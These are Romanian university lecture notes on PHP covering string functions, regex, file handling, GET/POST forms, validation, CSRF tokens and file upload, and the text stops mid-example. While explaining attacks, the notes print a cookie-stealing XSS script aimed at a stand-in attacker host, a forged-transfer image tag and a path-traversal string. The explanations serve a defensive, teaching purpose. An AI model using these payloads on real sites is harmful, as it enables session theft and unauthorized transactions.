



Tehnologii WEB

Curs 10-11

PHP

-continuare-

Cod Teams: **6gyjd1x**

Anul III, semestrul II

2026

PHP - continuare

Ce este PHP și de ce este relevant?

PHP (PHP: Hypertext Preprocessor) este un limbaj de programare interpretat, creat special pentru dezvoltarea aplicațiilor web dinamice. Spre deosebire de JavaScript, care rulează în browser (client-side), PHP rulează exclusiv pe server (server-side). Aceasta înseamnă că utilizatorul final nu vede niciodată codul PHP — primește doar rezultatul final, adică HTML pur.

Relevanța PHP în contextul modern vine din mai multe direcții. În primul rând, maturitatea ecosistemului: PHP are peste 30 de ani de dezvoltare activă, ceea ce înseamnă biblioteci stabile, documentație excelentă și o comunitate vastă. În al doilea rând, integrarea nativă cu serverele web Apache și Nginx face configurarea trivială. În al treilea rând, PHP este limbajul pe care se bazează cele mai mari platforme de gestionare a conținutului: WordPress (43% din toate site-urile web), Drupal, Joomla, Magento și Prestashop.

Din perspectiva arhitecturii web, PHP se plasează în stratul de mijloc (middleware) al modelului clasic de trei niveluri:

1. prezentare (HTML/CSS/JS în browser),
2. logică (PHP pe server) și
3. date (MySQL în baza de date).

Această separare permite scalabilitate și mentenanță.



Modelul de execuție PHP – Cum funcționează?

Pentru a înțelege PHP în profunzime, este esențial să înțelegem ciclul complet al unui request web. Atunci când un utilizator accesează o pagină PHP, se desfășoară o secvență precisă de pași:

1. Browserul trimite un HTTP Request către server (ex: GET /index.php?id=5 HTTP/1.1).
2. Serverul web (Apache/Nginx) recepționează request-ul și identifică că extensia fișierului este .php.
3. Serverul web transmite fișierul PHP interpretorului PHP (prin modulul mod_php sau FastCGI/PHP-FPM).
4. Interpretorul PHP parsează și execută codul PHP. În această etapă se fac accesele la baza de date, se citesc fișiere, se calculează valori.
5. PHP generează un răspuns — de obicei HTML, dar poate fi și JSON, XML, PDF, imagini etc.
6. Serverul web trimite răspunsul înapoi browserului ca HTTP Response.
7. Browserul interpretează HTML-ul și afișează pagina utilizatorului.

PHP este stateless (fără stare) prin natură: la fiecare request, un script PHP nou pornește, se execută și se termină. Nu există memorie între două request-uri consecutive — aceasta este tocmai problema pe care cookie-urile și sesiunile o rezolvă.


Tipuri de date în PHP – Sistem dinamic de tipuri

PHP folosește tipizare dinamică, ceea ce înseamnă că tipul unei variabile nu se declară **explicit** - el este determinat automat din valoarea atribuită. Aceasta este o diferență fundamentală față de Java sau C++, unde tipul trebuie declarat.

PHP suportă opt tipuri primitive, organizate în trei categorii.

Tipurile scalare sunt:

- boolean (true/false),
- integer (numere întregi, ex: 42, -7),
- float (numere reale, ex: 3.14),
- string (șiruri de caractere, ex: 'hello').



Tipurile compuse sunt: **array** (colecții ordonate sau asociative) și **object** (instanțe de clase).

Tipurile speciale sunt: **null** (absența valorii) și **resource** (referință la o resursă externă, ex: o conexiune la BD).

Un aspect important al PHP este conversia automată de tipuri (type coercion sau type juggling). PHP convertește automat între tipuri când contextul o cere. De exemplu, șirul '5' adunat cu întreg-ul 3 produce întreg-ul 8. Aceasta poate fi o sursă de comportamente neașteptate, motiv pentru care în PHP 8 a fost întărit sistemul de tipuri și au fost introduse warning-uri mai stricte.

PHP și Aplicații Dinamice

PHP (Hypertext Preprocessor) este un limbaj de scripting server-side, destinat dezvoltării web. Codul PHP este executat pe server, iar browserul primește doar HTML pur. PHP este integrat direct în fișiere HTML prin tag-urile `<?php ... ?>`.

Prelucrarea Șirurilor

Un șir de caractere în PHP este, la nivel fundamental, o secvență de bytes. PHP nu are un tip dedicat pentru caractere individuale (cum are Java char) — un caracter este pur și simplu un șir de lungime 1. Această simplitate are implicații practice importante: PHP tratează șirurile ca date binare prin implicite, ceea ce înseamnă că funcțiile standard lucrează byte cu byte, nu caracter cu caracter.

Această distincție devine crucială când lucrăm cu caractere ne-ASCII - de exemplu, caracterele românești (ă, â, î, ș, ț) sau emoji. Funcția **strlen()** va returna numărul de bytes, nu numărul de caractere: pentru șirul 'ăpă', **strlen()** returnează 6 (fiecare caracter UTF-8 românesc ocupă 2 bytes), nu 3. Pentru operații corecte cu Unicode, PHP oferă extensia mbstring (multi-byte string), cu funcții prefixate **mb_**: **mb_strlen()**, **mb_strtoupper()**, **mb_substr()** etc.

PHP suportă mai multe modalități de a defini șiruri, fiecare cu comportament diferit. Ghilimelele simple ('sir') creează un șir literal - nicio variabilă nu este interpolată, niciun escape sequence nu este procesat (cu excepția `\\` și `\'`).

Ghilimelele duble ("sir") permit interpolarea variabilelor (`$var` devine valoarea sa) și procesează escape sequences (`\n`, `\t`, `\r`, `\0` etc.). Heredoc (`<<<EOT ... EOT;`) funcționează ca ghilimelele duble dar permite șiruri multi-linie fără escaping. Nowdoc (`<<<'EOT' ... EOT;`) funcționează ca ghilimelele simple pentru șiruri multi-linie.

Exemplu 1 – Funcții de bază pentru șiruri

```
<?php
// strlen() – lungimea unui șir
$sir = "Tehnologii Web";
echo strlen($sir);    // Rezultat: 14

// strtoupper() / strtolower() – conversie majuscule/minuscule
echo strtoupper($sir); // TEHNOLOGII WEB
echo strtolower($sir); // tehnologii web

// str_replace() – înlocuire subșir
echo str_replace("Web", "PHP", $sir); // Tehnologii PHP

// substr() – extragere subșir
echo substr($sir, 0, 11); // Tehnologii
echo substr($sir, -3);    // Web

// strpos() – poziția primei apariții
echo strpos($sir, "Web"); // 12 (indexare de la 0)

// trim() – elimină spații de la capete
$spatii = " hello ";
echo trim($spatii);      // "hello"
?>
```

► Rezultat / Output

```
14
TEHNOLOGII WEB
tehnologii web
Tehnologii PHP
Tehnologii
Web
12
hello
```

Tipuri de șiruri și mbstring

```
<?php
// Comportamentul diferit al tipurilor de șiruri:
$var = 'lume';

// Single quotes – literal, fără interpolare
echo 'Salut $var';    // Afișează: Salut $var (literal)
echo 'Tab:\t test';   // Afișează: Tab:\t test (escape ignorat)

// Double quotes – interpolare + escape
echo "Salut $var";    // Afișează: Salut lume
echo "Tab:\t test";   // Afișează: Tab:  test

// Heredoc – ideal pentru blocuri HTML în PHP
$titlu = 'Pagina mea';
$continut = <<<EOT
    <h1>$titlu</h1>
    <p>Aceasta este o pagina dinamica.</p>
EOT;
// $continut conține HTML-ul complet, cu $titlu interpolat

// mbstring pentru UTF-8 corect
$cuvant = 'ăpă';
echo strlen($cuvant); // 6 (bytes!)
echo mb_strlen($cuvant); // 3 (caractere) – CORECT
echo mb_strtoupper($cuvant); // ĂPĂ – CORECT
?>
```

Funcțiile de șiruri – Taxonomie și utilizare

PHP oferă peste 100 de funcții pentru manipularea șirurilor, organizate pe categorii funcționale. Înțelegerea acestei taxonomii permite alegerea rapidă a funcției potrivite pentru orice situație.

- Prima categorie cuprinde funcțiile de informare, care extrag informații despre un șir fără a-l modifica: `strlen()` și `mb_strlen()` pentru lungime, `strpos()`, `strrpos()`, `stripos()` pentru localizarea unui subșir (`i` = case-insensitive), `str_word_count()` pentru numărul de cuvinte, `substr_count()` pentru numărul de apariții ale unui subșir.
- A doua categorie conține funcțiile de transformare, care returnează o versiune modificată a șirului original: `strtoupper()`, `strtolower()`, `ucfirst()` (prima literă mare), `ucwords()` (prima literă din fiecare cuvânt mare), `trim()`, `ltrim()`, `rtrim()` pentru eliminarea spațiilor, `str_pad()` pentru completare la lungime fixă, `str_repeat()` pentru repetare, `wordwrap()` pentru împachetare la număr de caractere, `nl2br()` pentru conversia `\n` în `<br>`.
- A treia categorie include funcțiile de extracție și modificare: `substr()` pentru extragere subșir, `str_replace()` și `str_ireplace()` pentru înlocuire, `substr_replace()` pentru înlocuire la poziție specifică, `chunk_split()` pentru împărțire în bucăți egale.
- A patra categorie conține funcțiile de conversie format: `sprintf()` și `printf()` pentru formatare cu șabloane (identice cu C `printf`), `number_format()` pentru formatare numere cu separatori, `money_format()` pentru sume monetare, `date()` pentru formatare date calendaristice, `htmlspecialchars()` și `htmlentities()` pentru escapare HTML, `urlencode()` și `urldecode()` pentru URL-uri, `base64_encode()` și `base64_decode()` pentru codificare Base64, `json_encode()` și `json_decode()` pentru JSON.

*Funcțiile `str_*` lucrează byte cu byte. Pentru texte românești sau alte limbi cu diacritice, folosiți întotdeauna echivalentele `mb_*` din **extensia mbstring**. Activați-o în `php.ini` cu `extension=mbstring` și setați `mb_internal_encoding('UTF-8')` la începutul aplicației.*

Exemplu 2 – Funcții avansate pentru șiruri

```
<?php
// explode() – împarte șirul după un delimitator → array
$date = "2024-01-15";
$parts = explode("-", $date);
echo $parts[0]; // 2024 (an)
echo $parts[1]; // 01 (luna)
echo $parts[2]; // 15 (zi)

// implode() / join() – unește elementele unui array într-un șir
$cuvinte = ["PHP", "este", "util"];
echo implode(" ", $cuvinte); // PHP este util

// sprintf() – formatare cu șabloane (similar printf din C)
$pret = 19.5;
$nume = "produs";
echo sprintf("Pretul pentru %s este %.2f lei", $nume, $pret);
// Pretul pentru produs este 19.50 lei

// str_pad() – completare la lungime fixă
echo str_pad("42", 5, "0", STR_PAD_LEFT); // 00042

// str_repeat() – repetare șir
echo str_repeat("-", 20); // -----

// wordwrap() – împachetare text la număr de caractere
$text = "Acesta este un text lung care trebuie formatat.";
echo wordwrap($text, 20, " ", true);
?>
```

► Rezultat / Output

```
2024
01
15
PHP este util
Pretul pentru produs este 19.50 lei
00042
-----
Acesta este un text
lung care trebuie
formatat.
```


Expresii regulate

O **expresie regulată** (regex sau regexp) este un șablon formal care descrie o mulțime de șiruri. Teoria expresiilor regulate are baze matematice solide în teoria automatelor și limbajelor formale (Kleene, 1951). În practică, regex permite căutare, validare și transformare de text cu o precizie imposibil de atins prin funcțiile obișnuite de string.

PHP folosește biblioteca PCRE (Perl Compatible Regular Expressions), care implementează un motor de tip NFA (Nondeterministic Finite Automaton) cu extensii față de regex clasic. Delimitatorii standard sunt slash-urile (/pattern/modificatori), dar se pot folosi și #, ~, ! ca delimitatori pentru a evita escaparea slash-urilor din URL-uri.

Modificatorii esențiali sunt: i (case-insensitive), m (multiline: ^ și \$ se potrivesc la fiecare linie), s (dotall: . se potrivește și cu \n), u (unicode: tratează șablonul și textul ca UTF-8, esențial pentru diacritice), x (extins: permite spații și comentarii în regex).

Metacaracter	Semnificație	Exemplu	Se potrivește cu
.	Orice caracter (exceptând \n)	/a.b/	acb, axb, alb
*	0 sau mai multe repetări	/ab*/	a, ab, abb, abbb
+	1 sau mai multe repetări	/ab+/	ab, abb (NU: a)
?	0 sau 1 repetare (opțional)	/colou?r/	color, colour
^	Început de șir/linie	/^PHP/	PHP la început
\$	Sfârșit de șir/linie	/\.php\$/	Șiruri care se termină în .php
\d	Cifră (0-9)	/\d{4}/	Exact 4 cifre: 2024
\w	Literă, cifră sau _	/\w+/	cuvinte, PHP_5
\s	Spațiu alb (spațiu, tab, \n)	/a\s b/	a b, a\tb
[abc]	Unul din caracterele listate	/[aeiou]/	oricare vocală
[^abc]	Niciun caracter din listă	/[^0-9]/	orice non-cifră
{n,m}	Între n și m repetări	/\d{2,4}/	2, 3 sau 4 cifre
(ab cd)	Alternativă (sau)	/ (cat dog) /	cat sau dog
(...)	Grup de captură	/(\d{4})-(\d{2})/	Captează an și lună

Un aspect teoretic important al regex este greediness (comportamentul lacom). Prin default, cuantificatorii *, +, ? sunt lacomi (greedy): se potrivesc cu cât mai mult text posibil. Adăugând ? după cuantificator (*?, +?, ??) îi faci non-greedy (lazy – ia cat mai puțin): se potrivesc cu cât mai puțin text posibil. Aceasta poate face diferența critică la parsarea HTML sau JSON.

Exemplu 3 – Expresii regulate

```
<?php
// preg_match() – verifică dacă un pattern există în șir
$email = "student@usv.ro";
if (preg_match("/^[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-z]{2,}$/", $email)) {
    echo "Email valid!";
} else {
    echo "Email invalid!";
}

// preg_replace() – înlocuire cu regex
$text = "Pretul este 100 lei sau 200 lei.";
// Înlocuiește orice număr cu [PRET]
echo preg_replace("/\d+/", "[PRET]", $text);
// Pretul este [PRET] lei sau [PRET] lei.

// preg_split() – împărțire după regex
$sir = "PHP,Java;Python|Ruby";
// Împarte după orice separator: virgulă, punct și virgulă sau pipe
$limbaje = preg_split("/[,;|]/", $sir);
print_r($limbaje);
?>
```

► Rezultat / Output

```
Email valid!
Pretul este [PRET] lei sau [PRET] lei.
Array ( [0] => PHP [1] => Java [2] => Python [3] => Ruby )
```

Sistemul de Fișiere în PHP

Modelul de acces la fișiere

PHP accesează sistemul de fișiere al serverului prin stream-uri. Un stream este o secvență de date accesibilă secvențial, ca o bandă de magnetofon: citești sau scrii câte un bloc de date, înaintând printr-un pointer de poziție. Această abstracție este unificatoare: `file://`, `http://`, `ftp://`, `php://`, `data://` sunt toate stream-uri PHP, accesibile cu aceleași funcții `fopen()`, `fread()`, `fwrite()`, `fclose()`.

Funcțiile de fișiere din PHP se clasifică în două niveluri. Nivelul înalt (high-level) - **`file_get_contents()`**, **`file_put_contents()`**, **`file()`** - gestionează automat deschiderea, operația și închiderea fișierului. Sunt concise și potrivite pentru operații simple. Nivelul scăzut (low-level) - `fopen()`, `fread()`, `fwrite()`, `fgets()`, `fseek()`, `fclose()` - oferă control granular: putem citi chunk cu chunk, putem sări la o poziție arbitrară, putem face operații intercalate de citire și scriere.

Flag-urile **`fopen()`** definesc modul de deschidere. 'r' deschide pentru citire, pointer la început. 'w' deschide pentru scriere, creează sau trunchiează fișierul. 'a' deschide pentru scriere, pointer la sfârșit (append). 'x' deschide pentru scriere, eșuează dacă fișierul există (creare exclusivă). 'r+', 'w+', 'a+' sunt variantele care permit și citire și scriere. Adăugând 'b' (ex: 'rb') forțăm modul binar — important pe Windows pentru fișiere care nu sunt text.



Exemplu 4 – Operații cu fișiere

```
<?php
// ===== SCRIERE ÎNTR-UN FIȘIER =====

// file_put_contents() – scriere simplă (suprascrie dacă există)
$continut = "Prima linie de text\nA doua linie\n";
file_put_contents("jurnal.txt", $continut);

// Adăugare la un fișier existent (flag FILE_APPEND)
file_put_contents("jurnal.txt", "A treia linie\n", FILE_APPEND);

// ===== CITIRE DIN FIȘIER =====

// file_get_contents() – citire completă ca șir
$text = file_get_contents("jurnal.txt");
echo $text;

// file() – citire linie cu linie → array
$linii = file("jurnal.txt", FILE_IGNORE_NEW_LINES);
foreach ($linii as $nr => $linie) {
    echo "Linia " . ($nr+1) . ": " . $linie . "\n";
}

// ===== OPERAȚII AVANSATE CU fopen/fread/fclose =====
$handle = fopen("jurnal.txt", "r"); // deschide pentru citire
while (!feof($handle)) {
    $rand = fgets($handle); // citește o linie
    echo $rand;
}
fclose($handle); // IMPORTANT: închide întotdeauna fișierul!

// ===== INFORMAȚII DESPRE FIȘIER =====
echo file_exists("jurnal.txt") ? "Există" : "Nu există";
echo filesize("jurnal.txt"); // dimensiunea în bytes
echo date("Y-m-d H:i:s", filemtime("jurnal.txt")); // data modificării
?>
```

► Rezultat / Output

```
Prima linie de text
A doua linie
A treia linie
Linia 1: Prima linie de text
Linia 2: A doua linie
Linia 3: A treia linie
Există
54
2024-01-15 10:30:22
```

Concurența și blocarea fișierelor

O problemă critică în aplicațiile web este concurența: mai mulți utilizatori pot accesa simultan același fișier. Fără mecanisme de sincronizare, scrierile simultane pot corupe datele (race condition). PHP oferă **flock()** pentru blocarea fișierelor.

LOCK_SH (shared lock) permite mai multor procese să citească simultan, dar blochează scrierea. **LOCK_EX** (exclusive lock) blochează complet fișierul - niciun alt proces nu poate citi sau scrie. **LOCK_UN** eliberează blocarea. Funcția **file_put_contents()** cu flag-ul **FILE_APPEND | LOCK_EX** este echivalentul atomic sigur pentru adăugare la fișiere log.

Este important de înțeles că **flock()** pe Windows funcționează diferit față de Linux (pe Windows, blocarea este obligatorie/mandatory, pe Linux este consultativă/advisory - procesele pot ignora blocarea dacă nu verifică explicit). Aceasta poate crea portabilitate problematică.

Permișiunile și securitatea sistemului de fișiere

PHP rulează ca utilizatorul de sistem al serverului web (de obicei 'www-data' pe Ubuntu, 'apache' pe CentOS). Acest utilizator are permișiunile sale proprii pe sistemul de fișiere. Permișiunile UNIX se exprimă octal: 0755 înseamnă proprietar (rwx=7), grup (r-x=5), alții (r-x=5). Pentru fișiere sensibile, 0640 sau 0600 sunt mai adecvate.

Principiul cel mai important în securitatea sistemului de fișiere PHP este că niciun fișier de configurare (config.php, .env, fișiere cu parole) nu trebuie plasat în directorul public (web root). Dacă serverul web este configurat incorect și servește fișiere PHP ca text, credențialele ar fi expuse. Fișierele de configurare trebuie plasate deasupra directorului public.

Validează ÎNTOTDEAUNA calea fișierelor care conțin input de la utilizator. Un atac path traversal folosește ../../../../etc/passwd pentru a citi fișiere arbitrare de pe server. Folosește realpath() pentru a obține calea absolută și verifică că aceasta pornește din directorul așteptat (startsWith). Niciodată nu construi căi de fișiere direct din \$_GET sau \$_POST fără validare.

Exemplu 5 – Operații cu directoare

```
<?php
// Creare director
if (!is_dir("upload")) {
    mkdir("upload", 0755, true); // 0755 = permisiuni, true = creare recursivă
    echo "Directorul a fost creat.\n";
}

// Listarea fișierelor dintr-un director
$director = "upload";
if (is_dir($director)) {
    $fisiere = scandir($director);
    foreach ($fisiere as $fisier) {
        // Ignorăm . și ..
        if ($fisier != "." && $fisier != "..") {
            $scale = $director . "/" . $fisier;
            $tip = is_dir($scale) ? "[DIR]" : "[FIS]";
            echo $tip . " " . $fisier . " (" . filesize($scale) . " bytes)\n";
        }
    }
}

// Ștergere fișier
if (file_exists("temp.txt")) {
    unlink("temp.txt");
    echo "Fișier șters.\n";
}

// Copiere și redenumire
copy("jurnal.txt", "jurnal_backup.txt");
rename("jurnal_backup.txt", "backup_2024.txt");
?>
```

► Rezultat / Output

Directorul a fost creat.
[FIS] imagine.jpg (45230 bytes)
[FIS] document.pdf (102400 bytes)
[DIR] subfolder (0 bytes)
Fișier șters.

Exemplu 6 – Logger cu fișiere

```
<?php
// logger.php – clasă simplă de logging

function scrieLog($mesaj, $nivel = 'INFO') {
    $timestamp = date("Y-m-d H:i:s");
    $linie = "[".$timestamp][$nivel] $mesaj" . PHP_EOL;
    file_put_contents("app.log", $linie, FILE_APPEND | LOCK_EX);
    // LOCK_EX previne scrieri simultane (concurență)
}

function citeșteLog($ultimeleN = 10) {
    if (!file_exists("app.log")) return [];
    $linii = file("app.log", FILE_IGNORE_NEW_LINES);
    // Returnează ultimele N linii
    return array_slice($linii, -$ultimeleN);
}

// Utilizare
scrieLog("Aplicatia a pornit");
scrieLog("Utilizator conectat: admin", "INFO");
scrieLog("Fișier lipsa: config.ini", "WARNING");
scrieLog("Eroare conexiune DB", "ERROR");

// Afișăm ultimele 3 intrări
foreach (citeșteLog(3) as $linie) {
    echo $linie . "<br>";
}
?>
```

► Rezultat / Output


[2024-01-15 10:30:22][INFO] Aplicatia a pornit
[2024-01-15 10:30:22][WARNING] Fișier lipsa: config.ini
[2024-01-15 10:30:22][ERROR] Eroare conexiune DB

Protocolul HTTP și metodele de transfer

HTTP (HyperText Transfer Protocol) este protocolul de comunicație al web-ului. Un request HTTP are o structură bine definită: o linie de start (metodă, URL, versiune), header-e (metadata: Content-Type, Cookie, Authorization etc.) și opțional un body (corpul mesajului, prezent la POST, PUT, PATCH).

Metodele HTTP relevante pentru formulare sunt **GET** și **POST**, dar teoria HTTP definește mai multe. GET cere o resursă - nu trebuie să aibă efecte secundare (idempotent și safe). POST trimite date pentru a fi procesate - poate crea sau modifica date (nu este idempotent). PUT înlocuiește complet o resursă. PATCH modifică parțial o resursă. DELETE șterge o resursă. HEAD ca GET, dar fără body în răspuns. OPTIONS interogă metodele acceptate.

Diferența fundamentală dintre GET și POST nu este doar vizibilitatea în URL - este semantica și implicațiile de design. Un request GET poate fi cached de browser și proxy-uri, poate fi bookmarked, poate fi partajat prin link. Un request POST nu poate fi cached, nu poate fi bookmarked, și browserul va afișa un dialog de confirmare dacă utilizatorul încearcă să reîmprospăteze pagina. Aceasta reflectă intenția semantică: **GET = citire**, **POST = scriere**.



Metoda GET

Datele **GET** sunt transmise în URL: pagina.php?nume=Ion&varsta=25. Vizibile în browser, limitate ca lungime (~2000 caractere). Potrivite pentru căutări, filtrări, navigare.

HTML – Formular cu metoda GET	PHP – Procesare formular GET
<pre><!-- formular_get.html --> <form action="proceseaza_get.php" method="GET"> <label>Cauta: <input type="text" name="termen"></label> <label>Categorie: <select name="cat"> <option value="all">Toate</option> <option value="php">PHP</option> <option value="sql">SQL</option> </select> </label> <button type="submit">Cauta</button> </form></pre>	<pre><?php // proceseaza_get.php // htmlspecialchars() – OBLIGATORIU pentru securitate (previne XSS) // Convertește < > & " în entități HTML inofensive \$termen = isset(\$_GET['termen']) ? htmlspecialchars(\$_GET['termen']) : ""; \$categorie = isset(\$_GET['cat']) ? htmlspecialchars(\$_GET['cat']) : 'all'; // Validare: termen minim 2 caractere if (strlen(\$termen) < 2) { echo "<p style='color:red'>Termenul trebuie sa aiba minim 2 caractere!</p>"; } else { echo "<h2>Rezultate pentru: \$termen</h2>"; echo "<p>Categorie: \$categorie</p>"; // URL-ul va arăta astfel: // proceseaza_get.php?termen=php+functii&cat=php echo "<p>URL curent: " . \$_SERVER['REQUEST_URI'] . "</p>"; } ?></pre>

► Rezultat / Output
Rezultate pentru: php functii Categorie: php URL curent: /proceseaza_get.php?termen=php+functii&cat=php

Metoda POST

Datele **POST** sunt trimise în corpul request-ului HTTP, invizibile în URL. Fără limită practică de dimensiune. Potrivite pentru login, înregistrare, trimitere de formulare sensibile.

HTML – Formular de login (POST)

```
<!-- formular_login.html -->
<form action="login.php" method="POST">
  <div>
    <label>Username: <input type="text" name="user" required></label>
  </div>
  <div>
    <label>Parola: <input type="password" name="parola" required></label>
  </div>
  <div>
    <input type="checkbox" name="remember" value="1">
    <label>Tine-ma minte</label>
  </div>
  <button type="submit">Conectare</button>
</form>
```

► Rezultat / Output

```
// Dacă user='admin', parola='secret123':
Bun venit, admin!
```

```
// Dacă parola e greșită:
Credentiale incorecte!
```

```
// Dacă câmpuri goale:
Toate câmpurile sunt obligatorii!
```

PHP – Procesare login POST cu validare

```
<?php
// login.php – procesare formular POST

// Verificăm că request-ul este POST
if ($_SERVER['REQUEST_METHOD'] === 'POST') {

    // Extragem și sanitizăm datele
    $user = trim(htmlspecialchars($_POST['user'] ?? ''));
    $parola = $_POST['parola'] ?? ''; // parola NU se sanitizează cu htmlspecialchars
    $remember = isset($_POST['remember']) ? true : false;

    // Validare câmpuri goale
    if (empty($user) || empty($parola)) {
        echo "<p class='eroare'>Toate câmpurile sunt obligatorii!</p>";
    } else {
        // Simulăm verificarea credentialelor
        // În producție: se verifică față de baza de date cu password_verify()
        $user_valid = 'admin';
        $hash_parola = password_hash('secret123', PASSWORD_DEFAULT);

        if ($user === $user_valid && password_verify($parola, $hash_parola)) {
            echo "<p class='succes'>Bun venit, $user!</p>";
            echo $remember ? '<p>Vei fi tinut minte.</p>' : '';
        } else {
            echo "<p class='eroare'>Credentiale incorecte!</p>";
        }
    }
}
?>
```

Niciodată nu stoca parole în text clar în baza de date! Folosește întotdeauna password_hash() pentru stocare și password_verify() pentru verificare. PHP le gestionează automat cu algoritmul bcrypt.

Validarea datelor – Niveluri și strategii

Validarea datelor de formular trebuie să aibă loc pe mai multe niveluri, fiecare cu un scop diferit. Nicio validare nu o poate înlocui pe alta - ele sunt complementare.

Validarea **client-side** (în browser, prin HTML5 sau JavaScript) oferă feedback imediat utilizatorului, fără round-trip la server. Atributele HTML5 required, min, max, pattern, type=email/number/url implementează validare de bază. JavaScript permite validare complexă în timp real (verificare disponibilitate username prin AJAX, formatare automată etc.). Dezavantajul critic: validarea client-side poate fi ocolită complet — un utilizator rău intenționat poate trimite request-uri HTTP direct, ocolind browserul.

Validarea **server-side** (în PHP) este obligatorie și nu poate fi ocolită. Aceasta trebuie să verifice: prezența câmpurilor obligatorii, tipul și formatul datelor (email, număr de telefon, dată), lungimea minimă și maximă, valorile permise (pentru select, checkbox, radio), coerența semantică (data de început trebuie să fie înainte de data de sfârșit).

Cross-Site Scripting (XSS) este un atac prin care un atacator injectează cod JavaScript malițios în paginile web văzute de alți utilizatori. Dacă aplicația afișează input-ul utilizatorului fără escapare (ex: echo \$_GET['nume']), un atacator poate introduce `<script>document.location='http://atacator.com/steal?cookie='+document.cookie</script>` și fura sesiunile altor utilizatori.

CSRF – Cross-Site Request Forgery

CSRF este un atac prin care un site malițios determină browserul unui utilizator autentificat să trimită un request nedorit către aplicația legitimă. De exemplu, dacă utilizatorul este logat în aplicația bancară, iar un site malițios conține `<img src='https://banca.ro/transfer?suma=1000&cont=atacator'>`, browserul va trimite automat request-ul (cu cookie-ul de sesiune al utilizatorului) când se încarcă imaginea.

Protecția standard împotriva CSRF folosește token-uri sincronizate. Serverul generează un token aleator, unic per sesiune (sau per formular), îl stochează în sesiune și îl include ca câmp ascuns în formular. La procesare, PHP verifică că token-ul din formular coincide cu cel din sesiune. Un site terț nu poate cunoaște token-ul, deci nu poate construi un request valid.

Implementare protecție CSRF

```
<?php
// Generare token CSRF la afișarea formularului:
session_start();
if (empty($_SESSION['csrf_token'])) {
    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
    // bin2hex(random_bytes(32)) generează 64 caractere hex aleatorii
    // random_bytes() folosește sursa criptografică a OS-ului
}

// În HTML-ul formularului:
// <input type='hidden' name='csrf' value='<?= $_SESSION["csrf_token"] ?>'>

// La procesarea POST-ului:
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    if (!hash_equals($_SESSION['csrf_token'], $_POST['csrf'] ?? '')) {
        // hash_equals() previne timing attacks (comparare în timp constant)
        http_response_code(403);
        die('Token CSRF invalid! Posibil atac CSRF.');
    }
    // Token valid – procesăm formularul
}
?>
```

Formulare complexe – Upload fișiere

HTML – Formular upload fișier

```
<!-- formular_upload.html -->
<!-- enctype="multipart/form-data" este OBLIGATORIU pentru upload -->
<form action="upload.php" method="POST" enctype="multipart/form-data">
    <input type="file" name="fisier" accept=".jpg,.png,.pdf">
    <input type="text" name="descriere" placeholder="Descriere fișier">
    <button type="submit">Incarca</button>
</form>
```

► Rezultat / Output

Nume original: poza.jpg
Tip MIME: image/jpeg
Dimensiune: 234567 bytes
Fișier incarcat cu succes: file_65a3f2b4d8e9a1.23456789.jpg

PHP – Procesare upload fișier cu validare

```
<?php
// upload.php – procesare upload

$allowed_types = ['image/jpeg', 'image/png', 'application/pdf'];
$max_size = 5 * 1024 * 1024; // 5 MB în bytes
$upload_dir = 'uploads/';

if (isset($_FILES['fisier']) && $_FILES['fisier']['error'] === UPLOAD_ERR_OK) {
    $file = $_FILES['fisier'];

    // $_FILES contine: name, type, tmp_name, error, size
    echo "Nume original: " . $file['name'] . "\n";
    echo "Tip MIME: " . $file['type'] . "\n";
    echo "Dimensiune: " . $file['size'] . " bytes\n";

    // Validare tip fișier
    if (!in_array($file['type'], $allowed_types)) {
        die("Tip de fișier nepermis!");
    }

    // Validare dimensiune
    if ($file['size'] > $max_size) {
        die("Fișierul depășește limita de 5MB!");
    }

    // Generăm un nume unic (previne suprascrierea)
